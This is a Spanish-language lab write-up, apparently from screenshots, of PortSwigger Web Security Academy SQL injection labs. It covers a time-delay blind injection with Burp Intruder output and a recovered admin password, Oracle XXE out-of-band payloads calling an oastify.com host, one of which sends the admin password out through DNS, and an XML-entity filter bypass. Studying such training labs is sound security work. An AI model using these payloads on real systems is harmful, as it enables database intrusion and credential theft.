
Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0ab900800345771f83d9c392003200a8.web-security-academy.net
3 Cookie: TrackingId=8HI8Cfi2wHi8r6XR' || (SELECT case when(username='administrator' and
substring(password,1,1)='a') then pg_sleep(5) else pg_sleep(-1) END from users)--; session=
KaiaOnwg3UQOeyd81PFI85IWpiYy3ImA
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
```



Configuramos el intruder de la siguiente manera, colocando un payload en nuestro carácter que queremos conocer





Utilizando el resource pool custom de 1 para poder probar cada carácter sin modificar nuestro time delay

2. Intruder attack of https://0ab900800345771f83d9c392003200a8.web-security-academy.net

Results | Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received
30	3	200	146
31	4	200	147
32	5	200	144
33	6	200	147
34	7	200	146
35	8	200	2149
36	9	200	146

Se puede observar como el primer carácter de la contraseña es 8
Ahora se realiza lo mismo para poder saber el siguiente carácter y así se realizará para los otros 20 caracteres

Cluster bomb attack | Start attack

Target https://0ab900800345771f83d9c392003200a8.web-security-academy.net | Update Host header to match target

Positions | Add § | Clear § | Auto §

```
1 GET / HTTP/2
2 Host: 0ab900800345771f83d9c392003200a8.web-security-academy.net
3 Cookie: TrackingId=8HI8Cfi2wHi8r6XR' || (SELECT case when(username='administrator' and substring(password,$i$,1)='$a$') then pg_sleep(2) else pg_sleep(-1) END from
  users)--; session=KaiaOnwg3UQOeyd81PFI85IWp1Yy3ImA
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
```

Payloads

Payload position: 1 - 1

Payload type: Numbers

Payload count: 20

Request count: 720

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range


Type: Sequential Random

From: 1


To: 20

Step: 1

How many:



Con este setup, podemos averiguar cada carácter de la contraseña alfanumérica en cada posición, obvio al usar burpsuite intruder se tardaría,



Reque...	Payload 1	Payload 2	Status code	Respons...	Error	Timeout	Length	Comment
245	5	m	200	145			11622	
246	6	m	200	144			11622	
247	7	m	200	144			11622	
248	8	m	200	150			11622	
249	9	m	200	144			11622	
250	10	m	200	148			11622	
251	11	m	200	142			11622	

Attack Save 4. Intruder attack of https://0ab900800345771f83d9c392003200a8.web-security-academy.net

4. Intruder attack of https://0ab900800345771f83d9c392003200a8.web-security-academy.net

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Respo...	Error	Timeout	Lengt
136	16	g	200	2203			11622
172	12	i	200	2187			11622
522	2	0	200	2160			11622
197	17	j	200	2159			11622
505	5	z	200	2154			11622
698	18	8	200	2152			11622
370	10	s	200	2151			11622
500	20	y	200	2151			11622
31	11	b	200	2150			11622
274	14	n	200	2150			11622
708	8	9	200	2150			11622
627	7	5	200	2149			11622
264	4	n	200	2148			11622
179	19	i	200	2147			11622
369	9	s	200	2147			11622
463	3	x	200	2147			11622
681	1	8	200	2147			11622
33	13	b	200	2146			11622
346	6	r	200	2146			11622
695	15	8	200	2146			11622

Si armamos la contraseña con los caracteres que tuvieron delay al ser comparados en la tabla de contraseñas, obtuvimos esta contraseña

```
80xnzr59ssbibn8gj8iy
```

Si la introducimos en la cuenta de administrador en el login aparece que es correcta

My Account

Your username is: administrator

Email

Update email

Verificación

Web Security Academy

Blind SQL injection with time delays and information retrieval

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Explicación de Payload

' || (SELECT case when(username='administrator' and substring(password,1,1)='a') then pg_sleep(2) else pg_sleep(-1) END from users)—

Utilizamos el select case para hacer una condicional, en el case usamos el when, que permite realizar una accion cuando una condicion se cumple, esta condicion dice que si usamos el usuario administrador, nos dira cada carácter dentro de la contraseña del administrador, ya que si esta condicion se cumple, este hara un delay en la pagina de 2 segundos y con esto, podemos revisar cada vez que esta condicion se cumplio para obtener la contraseña

Mitigación recomendada

Al igual que la anterior inyeccion sql, esta se puede mitigar previniendo una introduccion de consultas SQL al codigo y previniendo que sean aceptadas

Lab16

Lab16: Blind SQL injection with out-of-band interaction	
Nivel	**Tipo de SQLi**
Practitioner	Blind SQL injection (Out-of-band / OAST).

Objetivo

Provocar una interacción de red externa (DNS) mediante una subconsulta SQL.

Vulnerabilidad

La cookie `TrackingId` es vulnerable a inyección. El servidor no devuelve errores ni cambios en el contenido, pero procesa comandos que permiten invocar funciones de red.

Procedimiento*

*Nota: Al requerir de la versión **Professional** de Burp Suite (elemento con el cual no contamos), no se pueden adjuntar las evidencias prácticas (capturas), pero si podemos explicar el procedimiento teórico.*

1) Interceptar la petición con Burp Proxy.
2) Abrir Burp Collaborator y copiar un nuevo subdominio.
3) Insertar el payload en la cookie `TrackingId`.
4) Enviar la petición y verificar en la pestaña de Collaborator la recepción de consultas DNS/HTTP.

Verificación*

*Nota: Al requerir de la versión **Professional** de Burp Suite (elemento con el cual no contamos), no se pueden adjuntar las evidencias de verificación (captura), pero si podemos describir cómo se llegaría a ello.*

Confirmación de la interacción en el cliente de Collaborator y mensaje de "Congratulations, you solved the lab!" en el navegador.

Explicación de Payload

```
'+UNION+SELECT+extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://ID.oastify.com/"> %remote;]>'),'/l')+FROM+dual--
```

Se utiliza la función `extractvalue` de Oracle para forzar una solicitud externa (XXE) hacia el servidor del atacante (Burp Collaborator), confirmando la capacidad de ejecución fuera de banda.

Mitigación recomendada

Deshabilitar funciones de red innecesarias en el motor de base de datos y emplear el principio de mínimo privilegio para el usuario de la aplicación.

Lab17

Lab17: Blind SQL injection with out-of-band data exfiltration	
Nivel	**Tipo de SQLi**
Practitioner	Blind SQL injection (Out-of-band Data Exfiltration).

Objetivo

Extraer la contraseña del usuario `administrator` utilizando interacciones DNS externas.

Vulnerabilidad

Similar al Lab 16, pero permite concatenar resultados de consultas (como la contraseña) dentro del subdominio solicitado al atacante.

Procedimiento*

*Nota: Al requerir de la versión **Professional** de Burp Suite (elemento con el cual no contamos), no se pueden adjuntar las evidencias prácticas (capturas), pero si podemos explicar el procedimiento teórico.*

1) Generar un subdominio en Burp Collaborator.
2) Construir un payload que concatene el resultado de SELECT `password FROM users` con el dominio de Collaborator.
3) Inyectar en `TrackingId`.
4) Revisar los logs de DNS en Collaborator; el subdominio recibido contendrá la contraseña exfiltrada.
5) Autenticarse **como administrador.**

Verificación*

*Nota: Al requerir de la versión **Professional** de Burp Suite (elemento con el cual no contamos), no se pueden adjuntar las evidencias de verificación (captura), pero si podemos describir cómo se llegaría a ello.*

Inicio de sesión exitoso con las credenciales obtenidas y validación del laboratorio resuelto en el dashboard.

Explicación de Payload

```
'+UNION+SELECT+extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(SELECT+password+FROM+users+WHERE+username='administrator')||'.ID.oastify.com/"> %remote;]>'),'/l')+FROM+dual—
```

El operador **||** concatena el secreto extraído directamente en la URL de la consulta externa, permitiendo "leer" datos en un canal que el servidor no controla.

Mitigación recomendada

Implementar firewalls de base de datos que bloqueen tráfico saliente no autorizado y usar consultas parametrizadas.

Lab18

Lab18: SQL injection with filter bypass via XML encoding	
Nivel	**Tipo de SQLi**
Practitioner	In-band SQLi (Bypass via XML Encoding).

Objetivo

Obtener las credenciales de la tabla `users` evadiendo un filtro que bloquea palabras clave SQL.

Vulnerabilidad

La aplicación recibe datos en formato XML. El filtro de seguridad (WAF/IPS) busca palabras como `UNION` o `SELECT` en texto plano, pero no inspecciona entidades codificadas dentro del XML.

Procedimiento

*Nota: Al requerir de la versión **Professional** de Burp Suite (elemento con el cual no contamos), no se pueden adjuntar las evidencias prácticas (capturas), pero si podemos explicar el procedimiento teórico.*

1. Localizar la petición POST que envía el stock en XML. 2. Probar una inyección simple en el tag `<storeId>`. 3. Usar la extensión "Hackvertor" o un codificador manual para convertir el payload a entidades decimales/hexadecimales (ej. `SELECT` -> `SELECT`). 4. Enviar el payload codificado.

Verificación

*Nota: Al requerir de la versión **Professional** de Burp Suite (elemento con el cual no contamos), no se pueden adjuntar las evidencias de verificación (captura), pero si podemos describir cómo se llegaría a ello.*

Visualización de los nombres de usuario y contraseñas renderizados en la respuesta del servidor tras el bypass exitoso.

Explicación de Payload

```
1 &#x55;&#x4e;&#x49;&#x4f;&#x4e; &#x53;&#x45;&#x4c;&#x45;&#x43;&#x54;
username, password FROM users
```

Al codificar las palabras reservadas, el filtro de entrada las ignora por no coincidir con sus firmas de ataque, pero la base de datos las decodifica y ejecuta normalmente.

Mitigación recomendada

Validar y desinfectar los datos después de la decodificación XML y utilizar una lista blanca de caracteres permitidos para campos numéricos como IDs.